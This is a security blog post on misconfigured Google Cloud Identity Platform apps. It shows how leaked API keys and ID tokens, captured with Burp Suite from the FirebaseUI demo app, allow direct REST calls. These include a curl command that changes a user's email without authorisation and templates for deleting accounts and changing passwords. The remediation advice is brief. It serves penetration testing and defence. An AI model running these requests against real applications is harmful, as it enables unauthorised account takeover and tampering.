
Exploiting weak configurations in Google Cloud Identity Platform
This post is the second in a series of technical posts we are writing about Exploiting weak configuration in Cloud based Authentication and Authorisation services.
We highly recommend that you follow the series in a sequence.
- Exploiting weak configurations in Amazon Cognito
- You are reading this
- More to come
Similar to Amazon Cognito, Google Cloud Platform hosts a service called Identity Platform. Identity Platform is a customer identity and access management (CIAM) platform that helps organisations add identity and access management functionality to their applications, protect user accounts, and scale with confidence on Google Cloud.

During our web application security assessment engagements, we came across some applications that used Identity Platform. Generally, an authenticated user in the application should normally be authorised to access the features provided by the web application, only. Users should not be allowed to run direct queries on the Firebase auth backend system. however, we discovered a web application that allowed its users to run the search, update and delete queries on the Firebase auth backend by using the API keys and Firebase auth tokens retrieved from the server response.
Below image contains response containing leaked tokens
Before we move forward with Identity Platform, it is important to understand the confusing relationship between Firebase and Identity Platform.
Firebase and Identity platform are two different services but it turns out that Identity Platform makes use of Firebase for its working.
An explanation by Jen Person (Developer Relations Engineer for Google Cloud) -
I admit that it is challenging to pin down the relationship between Google Cloud and Firebase. My oversimplified explanation is that Firebase is the way to access some Google Cloud Platform products from a client application. Specifically for Identity Platform, this explanation works well. The Firebase Auth SDKs enable you to access Identity Platform functionality from your client app.When adding Identity Platform to a Google Cloud project, a Firebase project is automatically created. This is one of those instance where the Firebase/Cloud relationship can be a bit confusing. When you start by creating a Firebase project, this is also a Cloud project, but a Cloud project isn’t necessarily a Firebase one unless you activate certain services or import the project to Firebase. — by Jen Person
I admit that it is challenging to pin down the relationship between Google Cloud and Firebase. My oversimplified explanation is that Firebase is the way to access some Google Cloud Platform products from a client application. Specifically for Identity Platform, this explanation works well. The Firebase Auth SDKs enable you to access Identity Platform functionality from your client app.
When adding Identity Platform to a Google Cloud project, a Firebase project is automatically created. This is one of those instance where the Firebase/Cloud relationship can be a bit confusing. When you start by creating a Firebase project, this is also a Cloud project, but a Cloud project isn’t necessarily a Firebase one unless you activate certain services or import the project to Firebase. — by Jen Person
Detecting Misconfigured Identity Platform
Identify if the application is using googleapis.com for authentication. If the application is not securely coded then you may find googleapis.com related API endpoints, access_token, idToken, refresh_token etc in HTTP request and response.
To follow along, save and run below HTML and capture the HTTP request and response using a HTTP Proxy like Burp Suite. You will notice apiKey, access_token, and idToken in response.
Before running the below HTML, enable and configure Identity Platform for your project and then copy the APPLICATION SETUP DETAILS from the Identity Platform dashboard. Refer the link in References for detailed documentation over setting up your first project with Identity Platform.
Before running the below HTML, enable and configure Identity Platform for your project and then copy the APPLICATION SETUP DETAILS from the Identity Platform dashboard. Refer the link in References for detailed documentation over setting up your first project with Identity Platform.

Application Setup Details

Do not forget to replace the apiKey, authDomain, email, and password with your values in below HTML code.
HTML Code
Exploiting vulnerability in FirebaseUI Demo App
To make it easy to understand and to follow along, we used the demo application hosted by FirebaseUI for Web at URL https://fir-ui-demo-84a6c.firebaseapp.com/

Firebase UI Application
What this demo application does?
It allows a user to login using various federated Identities such as Google, Facebook, Github, and many more. Once you are logged inside this application using any Federated Identity. A user can either sign out or delete the account.

While writing this blog, this application was a great time saver as it had the misconfiguration which we wanted to exploit and helped saving by not developing a new whole application for practice.
We will be using Burp Suite as an interception proxy tool to intercept the tokens leaked. Configure Burp Suite and make sure it is intercepting traffic between browser and the application server.
We will be using Burp Suite as an interception proxy tool to intercept the tokens leaked. Configure Burp Suite and make sure it is intercepting traffic between browser and the application server.
Login into the application using Google Identity provider and monitor Burp Suite HTTP history traffic. Identify POST request made to endpoint /identitytoolkit/v3/relyingparty/verifyAssertion?key=<KEY>
Request will look like this
Get Pankaj Mouriya’s stories in your inbox
Join Medium for free to get updates from this writer.
POST /identitytoolkit/v3/relyingparty/verifyAssertion?key=AIzaSyBTOVItkDbx63M2vUxxxxxxxxxxxxx HTTP/1.1Host: www.googleapis.comUser-Agent: Mozilla/5.0 ….X-Firebase-Locale: en — -snipped — -{“requestUri”:”https://fir-ui-demo-84a6c.firebaseapp.com/__/auth/handler?state=AMbdmDlNfk0MbuThErLb3J1DkRoHg6CBmOWg7b7pu7gEq3mIqpmBzVdwBk-mDJ7Lvw1Cb95CQCelKeUwCzRGtExglSL9IYp4qy0mWsRn3JzBJF7LpuM6Vu3zwkUDUH-shxcj4ka5xI2HzlpwI---snipped---HTTP/1.1 200 OKPragma: no-cacheCache-Control: no-cache, no-store, max-age=0, must-revalidate---snipped---{"federatedId": "https://accounts.google.com/116382571503235019370",---snipped---"idToken": "eyJhbGciOiJSUzI1NiIsImtpZCI---snipped---F1BFA06dHakwWOR3ZXcP4SiPlKSvxlwcFQv9c_sc3V3I-OdVyeVW4Z_q3oVG1W2YpSCcxMUmpktA9z4Mz93NOQ3bDowywWxzXoCSt5Ldvv9DBGxLhChmCwGnpehKCyCNwg3DOMvB9u1pJr2ujX-f6LKiIdYavnQ","context": "","oauthAccessToken": "ya29.a0AfH6SMBsFmqQToht57xUgNDFZy....","oauthExpireIn": 3598,"refreshToken": "AOvuKvT-F3t4A54omiwFCJ2hctCb61W......","expiresIn": "3600","oauthIdToken": "eyJhbGciOiJSUzI1N.....UqZ39m-ZMOQPw",---snipped---Exploiting the Misconfiguration
Copy the apiKey value from the request and idToken from the response and run below cURL command to make an HTTP request to change the email address of the logged in user. The application only allows a user to delete or sign out but we will run the below cURL command to change the user email which is not an authorized request.
Note: Refer to Google cloud link in References to understand below cURL command structure
Note: Refer to Google cloud link in References to understand below cURL command structure
curl 'https://identitytoolkit.googleapis.com/v1/accounts:update?key=AIzaSyBTOVItkDbx63M2xxxxxxxxxxxxxxxxx' -H 'Content-Type: application/json' --data-binary '{"idToken":"eyJhbGci9iJSUgI1NiIsXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXQifQ.eyJuYW1lIjoiUGFua2FqIE1vdXJpeWEiLCJwaWN0dXJlIjoiaHR0cHM6Ly9saDMuZ29vZ2xldXNlcmNvbnRlbnQuY29tL2EtL0FPXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXuY29tIjpbIjExNjM4MjU3MTUwMzIzNTAxOTM3MCJdLCJlbWFpbCI6WyJ1c2VyMjIyMjJAZ21haWwuY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoiZ29vZ2xlLmNvbSJ9fQ.kjwZ6kufRXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXTU1RC0QN04sk9STeCX8UYKr1ffphydYrVma2n0B66NOvOOK01JsyufcTQ1iENaIrxl9CH0mc8PWplqSev37AeczdUC6NTKTzlG1Uj5Gusx2vN6M_x06JiC2oGdnYdRQJfcHHEiYA-mTDIzDn17pebXdJR5U-UgrUeytxG-mqsjwHYkU5N_Zv51gbQ","email":"bountyhunter@gmail.com","returnSecureToken":true}'
Update user email address


New Email in FirebaseUI
Assume an application using similar functionality for only authentication purpose but do not allow a user to perform any other activity using the Web application. A user having apikey and idTokencan still use the below cURL commands to make REST API calls and perform operations like read, update, create and delete etc.
To know more about common user operations, such as signing in users, deleting account and working with tokens, using the Identity Platform REST API, refer links in References
To know more about common user operations, such as signing in users, deleting account and working with tokens, using the Identity Platform REST API, refer links in References
- Delete a current user by issuing an HTTP POST request to the Auth deleteAccount endpoint.
curl 'https://identitytoolkit.googleapis.com/v1/accounts:delete?key=[API_KEY]' -H 'Content-Type: application/json' --data-binary '{"idToken":"[FIREBASE_ID_TOKEN]"}'- Change a user’s email by issuing an HTTP POST request to the Auth setAccountInfo endpoint.
curl 'https://identitytoolkit.googleapis.com/v1/accounts:update?key=[API_KEY]' -H 'Content-Type: application/json' --data-binary '{"idToken":"[FIREBASE_ID_TOKEN]","email":"[user@example2.com]","returnSecureToken":true}'- Change a user’s password by issuing an HTTP POST request to the Auth setAccountInfo endpoint.
'{"idToken":"[FIREBASE_ID_TOKEN]","password":"[NEW_PASSWORD]","returnSecureToken":true}'- Update a user’s profile (display name / photo URL) by issuing an HTTP POST request to the Auth setAccountInfo endpoint.
curl 'https://identitytoolkit.googleapis.com/v1/accounts:update?key=[API_KEY]' -H 'Content-Type: application/json' --data-binary '{"idToken":"[ID_TOKEN]","displayName":"[NAME]","photoUrl":"[URL]","returnSecureToken":true}'- Get a user’s data by issuing an HTTP POST request to the Auth getAccountInfo endpoint.
curl 'https://identitytoolkit.googleapis.com/v1/accounts:lookup?key=[API_KEY]' -H 'Content-Type: application/json' --data-binary '{"idToken":"[FIREBASE_ID_TOKEN]"}'- Link an email/password to a current user by issuing an HTTP POST request to the Auth setAccountInfo endpoint.
curl 'https://identitytoolkit.googleapis.com/v1/accounts:update?key=[API_KEY]' -H 'Content-Type: application/json' --data-binary '{"idToken":"[ID_TOKEN]","email":"[user@example.com]","password":"[PASS]","returnSecureToken":true}'- Link an OAuth credential to a user by issuing an HTTP POST request to the Auth verifyAssertion endpoint.
curl 'https://identitytoolkit.googleapis.com/v1/accounts:signInWithIdp?key=[API_KEY]' -H 'Content-Type: application/json' --data-binary '{"postBody":"id_token=[GOOGLE_ID_TOKEN]&providerId=[google.com]","requestUri":"[http://localhost]","idToken":"[FIREBASE_ID_TOKEN]","returnIdpCredential":true,"returnSecureToken":true}'- Do not return unnecessary data in server responses, especially if they are sensitive in nature, e.g., API keys and tokens that are not consumed by the client directly.
- If sensitive data must be included in server response, then encrypt such data using strong encryption algorithm and use a strong encryption key protection mechanism
— — — — — — * — — — — — — — — * — — — — — — — * — — — —
References
- https://cloud.google.com/identity-platform/docs/quickstart-email-password
- https://fir-ui-demo-84a6c.firebaseapp.com/
- https://firebase.google.com/docs/reference/rest/auth
- https://cloud.google.com/identity-platform/docs/use-rest-api#section-update-profile
- https://cloud.google.com/identity-platform/docs/use-rest-api#calling_the_api
- https://cloud.google.com/identity-platform/docs/use-rest-api#section-change-email
- https://cloud.google.com/identity-platform/docs/use-rest-api#section-change-password
- https://cloud.google.com/identity-platform/docs/use-rest-api#section-delete-account